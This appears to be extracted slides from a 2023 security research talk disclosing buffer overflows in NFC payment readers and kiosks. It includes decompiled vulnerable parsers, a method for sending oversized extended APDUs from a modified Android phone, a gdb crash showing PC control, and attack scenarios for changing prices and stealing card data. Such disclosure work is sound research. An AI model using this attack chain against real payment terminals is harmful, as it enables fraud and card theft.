                    v21 = sub_2A8DA(v21, (unsigned int *)&v24, 0);
                }
            }
            if ( !(v5 ^ 1 | v2) )
            {
                v47 = 28;
                v48 = 1;
                v43 = 10;
                v46 = 28;
                v40 = v40 & 0xF | 0x40;
                sub_3D256((int)&v34, 0x13u, 0);
                v35 = 10;
                v36 = 2;
                v37 = *(v11 - 2);
                v38 = *(v11 - 1);
                v39 = 1;
                goto LABEL_71;
            }
            goto LABEL_72;
        }
    }
```

VULNERABILITIES



```
signed __int64 __fastcall AID_CHECK(int a1, unsigned __int8 *a2, int a3, int *a4)
{
    unsigned int v4; // r50
    int v5; // r01
    unsigned __int8 *v6; // r01
    unsigned __int8 *v7; // r02
    int v8; // r02
    unsigned int i; // r04
    unsigned __int8 *v10; // r1008
    unsigned __int8 *v11; // r024
    bool v12; // r025
    int v13; // r031
    bool v14; // r033
    int v15; // r042
    bool v16; // r042
    unsigned int v17; // r049
    unsigned int j; // r4051
    int v19; // r10054
    unsigned int v20; // r2055
    char v21; // r0060
    int v22; // r1061
    bool v23; // r062
    int v25; // [sp-Ch] [bp-3Ch]@60
    int v26; // [sp-0h] [bp-30h]@60
    int v27; // [sp-0h] [bp-30h]@60
    int v28; // [sp+0h] [bp-30h]@8
    int v29; // [sp+4h] [bp-2Ch]@48
    int v30; // [sp+8h] [bp-28h]@2

    v5 = a1;
    v6 = 0;
    if ( a2[1] & 0x80 )
    {
        v30 = a2[2];
        v7 = a2 + 3;
        v8 = v30 + 3;
    }
    else
    {
        v7 = a2 + 2;
        v30 = a2[1];
        v8 = v30 + 2;
    }
    *a4 = v8;
    for ( i = 0; i < *(_DWORD *) (v5 + 16); ++i )
    {
        if ( !(_BYTE *) (v5 + (i << 6) + 0x30) )
        {
            v10 = v7;
            *(_DWORD *) (v5 + 20) = i;
            v11 = v10;
            while ( v10 )
            {
                v6 = 0;
                if ( *v10 == 0x4F )
                {
                    v4 = v10[1];
                    if ( v4 & 0x80 )
                    {
                        v4 = v10[2];
                        if ( v4 - 5 >= 0xC )
                            return 0;
                        v6 = v10 + 3;
                    }
                    else
                    {
                        if ( v4 - 5 >= 0xC )
                            return 0;
                        v6 = v10 + 2;
                    }
                }
                if ( v6
                    && !possible_memcpy(
                        (unsigned __int8 *) (v5 + (*(_DWORD *) (v5 + 20) << 6) + 28),
                        v6,

```

```

                )
            {
                v11 = (unsigned __int8 *) (v5 + 2396);
                *v11 = -1;
                v11[1] = -1;
                v11[2] = 0;
                while ( v7 )
                {
                    v13 = *v7;
                    if ( v13 == 0x4F )
                    {
                        v4 = v7[1];
                        if ( v4 & 0x80 )
                        {
                            v4 = v7[2];
                            v14 = v4 - 5 >= 0xC;
                            if ( v4 - 5 < 0xC )
                                v6 = v7 + 3;
                        }
                        else
                        {
                            v14 = v4 - 5 >= 0xC;
                            if ( v4 - 5 < 0xC )
                                v6 = v7 + 2;
                        }
                        if ( v14 )
                            return 0;
                    }
                    else if ( v13 == 0x9F )
                    {
                        v15 = v7[1];
                        v16 = v15 == 0x2A;
                        if ( v15 == 0x2A )
                            v16 = v7[2] == 8;
                        if ( v16 )
                            *(_BYTE *) (v5 + 2396) = v7[3];
                    }
                    else
                    {
                        v12 = v13 == 0xDF;
                        if ( v13 == 0xDF )
                            v12 = v7[1] == 97;
                        if ( v12 )
                            *(_BYTE *) (v5 + 2397) = v7[3];
                    }
                }
                v7 = sub_2A8DA(v7, (unsigned int *) &v30, 0);
            }
            if ( v6 )
            {
                v28 = 160;
                v29 = 66;
                v4 = (unsigned __int8 *) v4;
                if ( (unsigned int) (unsigned __int8) v4 - 5 < 0xC )
                    v17 = (unsigned int) - (possible_memcpy((unsigned __int8 *) &v28, v6, 5u) < 1) >> 31;
                else
                    LOBYTE(v17) = 0;
                *(_BYTE *) (v5 + 2398) = v17;
                for ( j = 0; j < v17 )
                {
                    if ( j >= *(_DWORD *) (v5 + 16) )
                        goto LABEL_71;
                    v18 = v5 + [j << 6];
                    if ( !(_BYTE *) (v18 + 48) == 6 )
                    {
                        if ( !possible_memcpy((unsigned __int8 *) (v5 + (j << 6) + 28), v6, 5u) )
                        {
                            *(_DWORD *) (v5 + 20) = j;
                            return 1;
                        }
                    }
                    else
                        goto LABEL_71;
                }
            }
        }
    }
}
```

VULNERABILITIES



```
1 signed int __fastcall check_sizes(unsigned __int8 *env_buf, int recv_size)
2 {
3     unsigned __int8 *env_buf2; // r4@1
4     int recv_size2; // r5@1
5     int first_env_byte; // r0@1
6     int second_or_3_byte; // r6@1
7     signed int v6; // r7@2
8     signed int v7; // r1@2
9     int v8; // r1@5
10    __int16 v10; // [sp+0h] [bp-10h]@7
11
12    env_buf2 = env_buf;
13    recv_size2 = recv_size;
14    first_env_byte = *env_buf;
15    second_or_3_byte = env_buf2[1];
16    if ( (first_env_byte & 0x1F) != 0x1F )
17    {
18        v6 = 4;
19        if ( !(second_or_3_byte & 0x80) )
20            goto LABEL_7;
21        if ( second_or_3_byte == 0x81 )
22        {
23            second_or_3_byte = env_buf2[2];
24            v6 = 5;
25            goto LABEL_7;
26        }
27        if ( second_or_3_byte == 0x82 )
28        {
29            v6 = 6;
30            second_or_3_byte = 257 * env_buf2[2];
31            goto LABEL_7;
32        }
33        return 0;
34    }
35    v6 = 5;
36    first_env_byte = (first_env_byte << 8) + second_or_3_byte;
37    v7 = 2;
38    if ( first_env_byte & 0x80 )
39    {
40        v6 = 6;
41        v7 = 3;
42        first_env_byte = env_buf2[2] + (first_env_byte << 8);
43    }
44    second_or_3_byte = env_buf2[v7];
45    if ( second_or_3_byte & 0x80 )
46    {
47        v8 = (int)&env_buf2[v7];
48        if ( second_or_3_byte == 0x81 )
49        {
50            second_or_3_byte = *(unsigned __int8 *) (v8 + 1);
51            ++v6;
52            goto LABEL_7;
53        }
54        if ( second_or_3_byte == 0x82 )
55        {
56            v6 += 2;
57            second_or_3_byte = *(unsigned __int8 *) (v8 + 2) + (*(unsigned __int8 *) (v8 + 1) << 8);
58            goto LABEL_7;
59        }
60        return 0;
61    }
```

If second byte == 0x82

Next two bytes specify the size of the message (0xFFFF max)

What the hell?

VULNERABILITIES

Extended APDU Format

To express extended length, the APDU format has changed. The table below summarizes the format.

TABLE 5-1 Extended APDU Format

Field	Description	Number of Bytes
Command Header	Class byte CLA	1
Command Header	Instruction byte INS	1
Command Header	Parameter bytes P1- P2	2
LC Field	Absent for Nc = 0. Present for Nc > 0	0, 1, or 3
Data Field	Absent if Nc = 0, present if Nc > 0	Nc
LE Field	Absent for Ne = 0, present for Ne > 0	0, 1, 2 or 3
Response Data	Absent if Nr = 0, present if Nr > 0	Nr (max. Ne)
Response Status	Status bytes SW1 SW2	2
	NOTATION Nc = command data length Ne = expected response data length Nr = actual response data length	

Si $0 \leq \text{LENGTH} < 0x7F(127) \Rightarrow \text{LENGTH 1 byte} = \text{XX}$

Si $0x7F < \text{LENGTH} < 0xFF(255) \Rightarrow \text{LENGTH 2 byte} = 81 \text{ XX}$

Si $0xFF < \text{LENGTH} < 0xFFFF(65535) \Rightarrow \text{LENGTH 3 byte} = 82 \text{ XX XX}$




VULNERABILITIES



If we are able to send an APDU bigger than 0x138h we can control \$PC!

```
47 char v70; // [sp+400h] [bp-100h]@47
50 char env_byte_1; // [sp+4B8h] [bp-138h]@11
51 unsigned __int8 env_byte_2; // [sp+4B9h] [bp-137h]@19
52 unsigned __int8 env_byte_3; // [sp+4BAh] [bp-136h]@31
53 char env_restof_bytes; // [sp+4BBh] [bp-135h]@31
54
55 v1 = a1;
56 sub_29454(536931464, 0, 512);
57 ((void (__fastcall *) (char *, const char *, signed int))loc_2B84C)(&v33, "2PAY.SYS.DDF01", 16);
58 v2 = 0;
59 v3 = 1;
60 for ( i = 0; i < v1[4]; ++i )
61 {
62     if ( BYTE1(v1[16 * i + 12]) != 6 )
63     {
64         v3 = 0;
65         break;
66     }
67 }
68 v5 = 1;
69 for ( j = 0; j < v1[4]; ++j )
70 {
71     if ( BYTE1(v1[16 * j + 12]) != 3 )
72     {
73         v5 = 0;
74         break;
75     }
76 }
77 v25 = v1[2];
78 v27 = -92;
79 v26 = 0;
80 v28 = 4;
81 v29 = 0;
82 v30 = 14;
83 sub_2B82C((int)&v31, &v33, 0xEu); // Sends PPSE to card
84 v32 = 0;
85 MEMORY[0x2000F658] = 0;
86 recv_length = (unsigned __int8 *)recv_card(*v1, (int)&v25, 21, (unsigned __int8 *)env_byte_1, 272, v1 + 598, v5); // Receives data from Card
87 if ( (unsigned int)recv_length < 2 && v3 ) // Start parsing
88     return 221;
89 v9 = sub_3C7E4((int)&v34, v1[1], v1[3]);
90 v10 = env_byte_1;
91 if ( v1[598] != 0xF )
```

VULNERABILITIES



How we can send an Extended APDU ?

Many NFC chips that supports emulation doesn't support extended APDU.

With the ACR122u you can only send max of 0xFF bytes



VULNERABILITIES



SOLUTION:

← → ↻ issuetracker.google.com/issues/37005118#comment49

AFL+ASAN

IssueTracker

Create

Assigned to me
Starred by me
CC'd to me
Reported by me
To be verified
Bookmark groups
Saved searches
Hotlists
Create hotlist
Create bookmark group
Browse components

← ↻ Re-open Comment Mark as Duplicate Hotlists (1) Default

Blocked by 0/0 Blocking 0/0 Duplicates (0)

☆ 37005118 NFC (IsoDep): maximum transceiver length is hard-coded (261 Bytes), although some NFC Controllers are able to send more than 2000 Bytes [ADSP] assigned
67 people have starred this issue.
[Android Public Tracker](#)

kr...@gmail.com <kr...@gmail.com> #1
Created issue.

- Steps to reproduce the problem.
connect to an IsoDep-Tag and call getMaxTransceiveLength()

- What happened.
Returns always 261 independently of the device respectively the capabilities of the NFC Controller.
This value is also used for boundary checks in the transceive method so that there is no way to send more than 261 Bytes to an IsoDep-Tag in a single APDU. (What is necessary for some applications)

- Reason.
This value is hardcoded in the NativeNfcManager.java: getMaxTransceiveLength(int technology)

```
case (TagTechnology.ISO_DEP):  
    /* The maximum length of a normal IsoDep frame consists of:  
     * CLA, INS, P1, P2, LC, LE + 255 payload bytes = 261 bytes  
     * such a frame is supported. Extended length frames however  
     * are not supported.  
     */  
    return 261; // Will be automatically split in two frames on the RF layer
```

VULNERABILITIES

Hi,

I'm also a frustated Google Pixel XL owner who cannot use NFC with Extended Length.

I'm also unable to use my **German** national ID Card:

<https://play.google.com/store/apps/details?id=com.governikus.ausweisapp2&hl=de>

<https://www.ausweisapp.bund.de/informieren/feldtest/>



r....@gmail.com <r....@gmail.com> #36

I would like to use my **german** nPA but this fucking issue...



ad...@gmail.com <ad...@gmail.com> #37

Does the Pixel 2 series support this feature now or is it unsupported?



ws...@gmail.com <ws...@gmail.com> #38

According to AusweisApp2 (when trying to use the **German** nPA eID card), NFC extended length still isn't supported on my new Pixel 2 XL \0/
Go, go, go, Google! 2023! You can still make it!



sm...@gmail.com <sm...@gmail.com> #67

Mar 19, 2020 05:04PM

FYI for the people still spamming this issue: It is fixed in Android Open Source Project Code.

The fix was that AOSP now allows device vendors to specify the maximum transeive length which the NFC hardware they use allows. If your device has Android O or later the problem is not to be solved by the AOSP project but by the vendor/OEM of your device. Either the hardware does not support extended length or the vendor did not configure the Android build running on your device to support this.

Don't complain to AOSP. Complain to the vendor of your device.

VULNERABILITIES

Google Pixel for the rescue:



```
161 #define GKI_BUF2_MAX 45
162 #endif
163
164 /* The ID of buffer pool 2. */
165 #ifndef GKI_POOL_ID_2
166 #define GKI_POOL_ID_2 2
167 #endif
168
169 /* The size of the buffers in pool 3. */
170 #ifndef GKI_BUF3_SIZE
171 #define GKI_BUF3_SIZE 2500
172 #endif
173
174 /* The number of buffers in buffer pool 3. */
175 #ifndef GKI_BUF3_MAX
176 #define GKI_BUF3_MAX 30
177 #endif
178
179 /* The ID of buffer pool 3. */
180 #ifndef GKI_POOL_ID_3
181 #define GKI_POOL_ID_3 3
```

```
161 #define GKI_BUF2_MAX 45
162 #endif
163
164 /* The ID of buffer pool 2. */
165 #ifndef GKI_POOL_ID_2
166 #define GKI_POOL_ID_2 2
167 #endif
168
169 /* The size of the buffers in pool 3. */
170 #ifndef GKI_BUF3_SIZE
171 #define GKI_BUF3_SIZE {0xFFB0}
172 #endif
173
174 /* The number of buffers in buffer pool 3. */
175 #ifndef GKI_BUF3_MAX
176 #define GKI_BUF3_MAX 30
177 #endif
178
179 /* The ID of buffer pool 3. */
180 #ifndef GKI_POOL_ID_3
181 #define GKI_POOL_ID_3 3
```

114

VULNERABILITIES



```
(gdb) x/20i $pc
=> 0x515a6: ldmia.w sp!, {r4, r5, r6, r7, r8, r9, r10, r11, pc}
0x515aa: nop
0x515ac: stc 0, cr2, [r8], {0}
0x515b0: ; <UNDEFINED> instruction: 0xb8b4
0x515b2: movs r6, r0
0x515b4: ; <UNDEFINED> instruction: 0xf6582000
0x515b8: strh r4, [r4, #44] ; 0x2c
0x515ba: movs r0, #0
0x515bc: stmdb sp!, {r4, r5, r6, r7, r8, r9, r10, r11, lr}
(gdb) ni
0x41414140 in ?? ()
(gdb) info reg
r0 0x0 0
r1 0x3 3
r2 0x10 16
r3 0x3 3
r4 0x41414141 1094795585
r5 0x41414141 1094795585
r6 0x41414141 1094795585
r7 0x41414141 1094795585
r8 0x41414141 1094795585
r9 0x41414141 1094795585
r10 0x41414141 1094795585
r11 0x41414141 1094795585
r12 0x9f544944 -1621866172
sp 0x1fff5a38 0x1fff5a38
lr 0x39b43 236355
pc 0x41414140 0x41414140
```

We can send 0xFFFF (65.000) bytes of ARM instructions to modify the firmware

VULNERABILITIES



This stack buffer overflow is present in 21 different functions (Kiosk III firmware).

Reachable in other stages of an EMV transaction:

```
1 signed int __fastcall sub_4226C(int *a1, _BYTE *a2)
2 {
3     int *v2; // r5@1
4     _BYTE *v3; // r4@1
5     unsigned int v4; // r0@1
6     char *v5; // r1@4
7     int v6; // r3@5
8     bool v7; // zf@5
9     char v8; // r0@9
10    char v10; // [sp+Ch] [bp-13Ch]@1
11    char v11; // [sp+Dh] [bp-13Bh]@1
12    char v12; // [sp+Ah] [bp-13Ah]@1
13    char v13; // [sp+Ph] [bp-139h]@1
14    char v14; // [sp+10h] [bp-138h]@1
15    char v15; // [sp+11h] [bp-137h]@1
16    char v16; // [sp+12h] [bp-136h]@1
17    char v17; // [sp+19h] [bp-12Fh]@1
18    char v18; // [sp+2Ch] [bp-11Ch]@1
19
20    v2 = a1;
21    v10 = a1[2];
22    v3 = a2;
23    v11 = 0;
24    v12 = -92;
25    v13 = 4;
26    v14 = 0;
27    v15 = 7;
28    sub_2B82C((int)&v16, &sunk_428B4, 7u);
29    v17 = 0;
30    v4 = recv_card(*v2, (int)&v10, 14, (unsigned __int8 *)&v18, 272, v2 + 5, 0);
31    if ( v2[5] == 15 || *(&v18 + v4) )
```

VULNERABILITIES


Vulnerability tested in the following devices:

KioskIII bought from HappyATMs shop.


KioskIII brand new bought from IDtech.

KioskIV brand new bought from IDtech.

VP8300 brand new bought from IDtech.



VULNERABILITIES




Vulnerability tested in the following devices:

Video of Kiosk IV crashing

Video of VP3300 crashing






VULNERABLE VENDORS



VULNERABLE VENDORS



- Using the same proof of concept used for IDTECH
- Most of the biggets vendors had the same vulnerability.
- Stack buffer overflow & Heap buffer overflow.
- Baremetal firmware, RTOS, Android, Linux,



VULNERABLE DEVICES

- Ingenico

Several Ingenico devices affected.



Our global footprint



37

Active in 37 countries



1st

Global market leader in POS



1,000+

Banks and acquirers



2,500+

Payment apps



40 Million

Terminals deployed worldwide



4,000

Employees worldwide



60

Nationalities



80

Offices

VULNERABLE DEVICES

- Ingenico


Ingenico Video



VULNERABLE DEVICES

- Verifone

Several Verifone devices affected.



VULNERABLE DEVICES

- Crane payment innovations



Explore what CPI can solve for your market

RETAIL

SELF-SERVICE KIOSKS

GAMING & CASINO

VENDING

FINANCIAL
INSTITUTIONS

TRANSPORTATION &
PARKING



RETAIL

Count on Us

Consumers want fast, flexible solutions that keep them moving. Associates want to perform value-add work. At CPI, we want it all. That's why we develop integrated technologies that keep you moving. Our portfolio includes everything from self-checkout, custom kiosks, and attended lane automation to smart safes, cash processing and fourth wall revenue solutions. We have everything you need for productivity and peace of mind. Collaboration with diverse partners means we satisfy the requirements of the global retail market and help you focus on what matters.

[Learn more](#)

VULNERABLE DEVICES

- BBPOS



ABOUT BBPOS

PRODUCTS ▾

SECURITY

bbpos
a stripe company

INDUSTRY ▾

PRESS

CONTACT

Q Search

Supplier Of POS Terminals Globally



Source: Nilson Report Sep 2019

VULNERABLE DEVICES

- WISEASY



 **Digital Banking and Payment Builder**

[Hardware](#) [Cloud & Software](#) [Banca Digital](#) [Soluciones](#) [Servicios](#) [Acerca De Nosotros](#)

 **Español** ▼

P Series

N Series

T Series

BOT Series

Q Series

R Series

Accesorios

All Hardware

**NEW**

P5 Android POS Con EMV

**NEW**

P5L Android Mini POS Con EMV



P3 Android POS Con EMV



P3M Android Mini POS Con EMV



P3QT Android Mini POS Con EMV

VULNERABLE DEVICES

- NEXGO

[Products](#)[Solutions](#)[Scene](#)[About](#)[Contact](#)[Worldwide](#) [Smart POS](#)[Portable](#)[Desktop, PIN Pad](#)[miniPOS, mPOS](#)[Unattended & Kiosk](#)[QR Terminals](#)[Smart ECR](#)[Accessories](#)

N82 **New**



N86 **New**



N5



N6




N6 Countertop **New**



P200 **New**


[All Products](#)



IMPACT



IMPACT



Reader firmware completely compromised:

- Modify firmware to change price of current or future transactions.
- Modify firmware to steal future credit card info read by the reader.
- Modify firmware to attack the SDK running in the Host connected over USB.



IMPACT



- Modify firmware to change price of current or future transactions:

1. Send start transaction command (with price) to reader over USB




2. Reader sends message with price to credit card



©2023 IOActive, Inc. All rights reserved.

IMPACT




- Modify firmware to change price of current or future transactions:

1. Send start transaction command (with price) to reader over USB



2. Attacker compromise firmware with Android phone. Modify firmware to change price of future transactions.



© 2023 IOActive, Inc. All rights reserved.



IMPACT



- Modify firmware to change price of current or future transactions:



IMPACT



- Modify firmware to steal future credit card info read by the reader:

1. Only possible in contactless MSD (Magnetic Stripe Data) transactions.

3. Contactless Issuance Requirements

Contactless MSD-only card issuance is not allowed by payment networks. Contactless operating mode requirements apply to all cardholder devices regardless of form factor (card vs. mobile).

The payment-network-specific contactless operating mode requirements that are applicable to card issuance are included in the table below.

	U.S. Issuance	Non-U.S. Issuance
American Express	Contactless EMV mode is required and contactless MSD mode is recommended in addition to EMV. The issuer can configure the card to contactless EMV mode only or both.	Contactless EMV mode is required and contactless MSD mode is recommended in addition to EMV. The issuer can configure the card to contactless EMV mode only or both.
China Union Pay	Only contactless EMV mode is allowed on contactless cards. China UnionPay does not have a contactless MSD product.	Only contactless EMV mode is allowed on contactless cards. China UnionPay does not have a contactless MSD product.
Discover	Both contactless EMV and MSD modes must be supported. U.S. Common Debit AID is not applicable for contactless MSD mode.	Contactless EMV mode is required. Contactless MSD mode is optional.
JCB	N/A	Only contactless EMV mode is allowed on contactless cards.
Mastercard	Both contactless EMV and MSD modes must be supported on the global Mastercard AID. Cirrus and Maestro AID must support contactless EMV mode and must not support contactless MSD mode. Contactless EMV mode must be supported and contactless MSD mode must not be supported on the U.S. Common Debit AID.	Contactless EMV mode must be supported and contactless MSD mode support is optional on the global Mastercard AID. Cirrus and Maestro AID must support contactless EMV mode and must not support contactless MSD mode.
Visa	Contactless EMV is required and contactless MSD is recommended.	Contactless EMV mode is required. Contactless MSD is not allowed.



Contactless Operating Mode Requirements Clarification

Publication Date: February 2020

- [Download the white paper](#)

As contactless payments continue to take hold in the U.S., many merchants and issuers are looking to provide these capabilities to their customers. Contactless emerged in the U.S. before the migration to EMV chip technology and, as a result, two operating modes coexist today: contactless magnetic stripe data (MSD), and contactless EMV. Contactless MSD is being phased out as merchants, acquirers and issuers are now capable of processing full EMV chip data. The U.S. is now in a transitional period with both modes active, creating a complex environment for merchants and issuers to navigate when trying to align to each of the payment network's rules.

This U.S. Payments Forum white paper provides a resource to help merchants, issuers and acquirers understand the contactless operating mode rules set by each of the payment networks.


The white paper provides:

- An overview of contactless EMV and contactless MSD technologies
- Tables with a summary of each payment network's current contactless requirements for issuing contactless cards and devices and accepting contactless payments

IMPACT

- Modify firmware to steal future credit card info read by the reader:
 1. MSD transactions Track1&Track2

Card number and expiration date





IMPACT

- Modify firmware to steal future credit card info read by the reader:




IMPACT

- DEMO OF WEAPONIZED EXPLOIT:



IMPACT

- Modify firmware to attack the SDK running in the Host connected over USB:



IMPACT

- IDtech's Universal SDK (Windows & Linux):

Idtech's SDK API in libidtechSDK.dll

```
HINSTANCE hGetProcIDDLL = LoadLibrary(_T("C:\\Program Files (x86)\\IDTech\\Windows\\libIDTechSDK.dll"));

if (!hGetProcIDDLL) {
    std::cout << "could not load the dynamic library " << std::endl;
    std::cout << "Get Last Error : " << GetLastError();
    return EXIT_FAILURE;
}

// resolve function address here
dev_init device_init = (dev_init)GetProcAddress(hGetProcIDDLL, "device_init");
get_firmware device_getFirmwareVersion = (get_firmware)GetProcAddress(hGetProcIDDLL, "device_getFirmwareVersion");
get_serial config_getSerialNumber = (get_serial)GetProcAddress(hGetProcIDDLL, "config_getSerialNumber");
getall ctls_getAllConfigurationGroups = (getall)GetProcAddress(hGetProcIDDLL, "ctls_getAllConfigurationGroups");
int ret = device_init();

if (ret != 0) {
    printf(" Fail to init USB!\n");

    return 0;
}

//config_getSerialNumber(str2);
//printf("Serial is %s \n", str2);

std::cin >> x;
//ctls_getAllConfigurationGroups(tlv, &len2);
//for (int i = 0; i < len2; i++) {
//    printf("tlv %02x \n", tlv[i]);
//}

//std::cin >> x;
device_getFirmwareVersion(str1);
printf("firmware is %s \n", str1);
```


IMPACT

- IDtech's Universal SDK (Windows & Linux):

Idtech's SDK API in libidtechSDK.dll

1. User's program calls Device_init()
2. libIDtechSDK.dll sends USB payload to device

HOST



3. libIDtechSDK.dll process response from device


00 02 00 01



00 02 00 00



IMPACT



- Device_init ()
 - Get_firmware ()
 - Start_transaction ()
 -
- Attacker relies on when any SDK vulnerable API is called by User's program to successfully attack the HOST at any given time.

Device_init() It is always used to start the communications. Best choice.

Attacker's compromise the firmware of reader then:

1. Disconnect device from HOST via software
2. Reconnect, then libidtechSDK.dll device_init() will be called by HOST

IMPACT



- Device_init ()

If it is a NEO device (specific VID&PID) then call device_setCurrentDevice()


```
381     else if ( v10 == 0x1050 )
382     {
383         s_device_type = 8;
384         s_device_protocol = 1;
385         IDT_LOG_MESSAGE(2, "IDT_DEVICE_L100 connected\n", 0, 0, 0, 0, 0, v15);
386         goto LABEL_112;
387     }
388 }
389 }
390 if ( neo2_count <= 4 )
391 {
392     for ( j = 0; j < xml_devices_cnt; ++j )
393     {
394         if ( *((_DWORD *)&USB_PIDS[4 * *((_DWORD *)v38)] == pids[j] )
395         {
396             s_device_type = neo2_count + 21;
397             s_device_protocol = 2;
398             IDT_LOG_MESSAGE(2, "IDT_DEVICE_NEO2 %s connected\n", 0, 0, 0, 0, 0, 0, (unsigned int)&names[30 * j]);
399             strcpy((char *)&d_handles + 60 * s_device_type + 24, &names[30 * j]);
400             dword_6BE89D0B[15 * s_device_type + 2] = pids[j];
401             ++neo2_count;
402             break;
403         }
404     }
405 }
406 else
407 {
408     IDT_LOG_MESSAGE(2, "More than 5 NEO2 devices!!!!\n", 0, 0, 0, 0, 0, v15);
409 }
410 IDT_LOG_MESSAGE(2, "Device 0x0ACD 0x%4X connected\n", 0, 0, 0, 0, 0, 0, *((_DWORD *)&USB_PIDS[4 * *((_DWORD *)v38)]);
411 LABEL_112:
412     *((_DWORD *)&d_handles + 15 * s_device_type + 3) = s_device_type;
413     *((_DWORD *)&unk_6BE89D0B + 15 * s_device_type + 1) = 1;
414     *((_DWORD *)&d_handles + 15 * s_device_type) = v22;
415     if ( !*((_BYTE *)&unk_6BE89D0B + 60 * s_device_type + 8) && getDeviceName(s_device_type, &v21) )
416         strcpy((char *)&d_handles + 60 * s_device_type + 24, &v21);
417     if ( !*((_DWORD *)v38) && !device_setCurrentDevice(s_device_type, s_device_type) )
418     {
419         v11 = (unsigned int)getDeviceType(s_device_type);
```

IMPACT

- Device_setcurrentdevice ()

a2= s_device_type

```
if ( a2 > 20 && a2 <= 25 || a2 > 29 && a2 <= 34 )
{
    v9 = 0;
    v8 = 2;
    v17 = device_SendDataCommandNEO(1, 5, 0, 0, &v9, (int)&v8);
    if ( !v17 && v8 == 2 )
        extLCDMessage = (v9 & 8) != 0;
    v17 = device_getFirmwareVersion(&v5);
    if ( !v17 )
```



IMPACT



- `device_SendDataCommandNeo( )`

```
60 case 25:
61 case 28:
62 case 29:
63 case 30:
64 case 31:
65 case 32:
66 case 33:
67 case 34:
68     isCommandRunning = 1;
69     if ( AutoPollOn )
70         mssleep(0x96u);
71     ignoreLCDMessage = 1;
72     v15 = DoIDGCMD_str((unsigned __int8)a1, (unsigned __int8)a1, (unsigned __int8)a2, a3, a4, &v10, (int)&v9, 3);
73     ignoreLCDMessage = 0;
74     isCommandRunning = 0;
75     if ( v15 )
76     {
77         result = v15;
78     }
79     else if ( (signed int)v9 <= 14 )
80     {
81         result = 10;
82     }
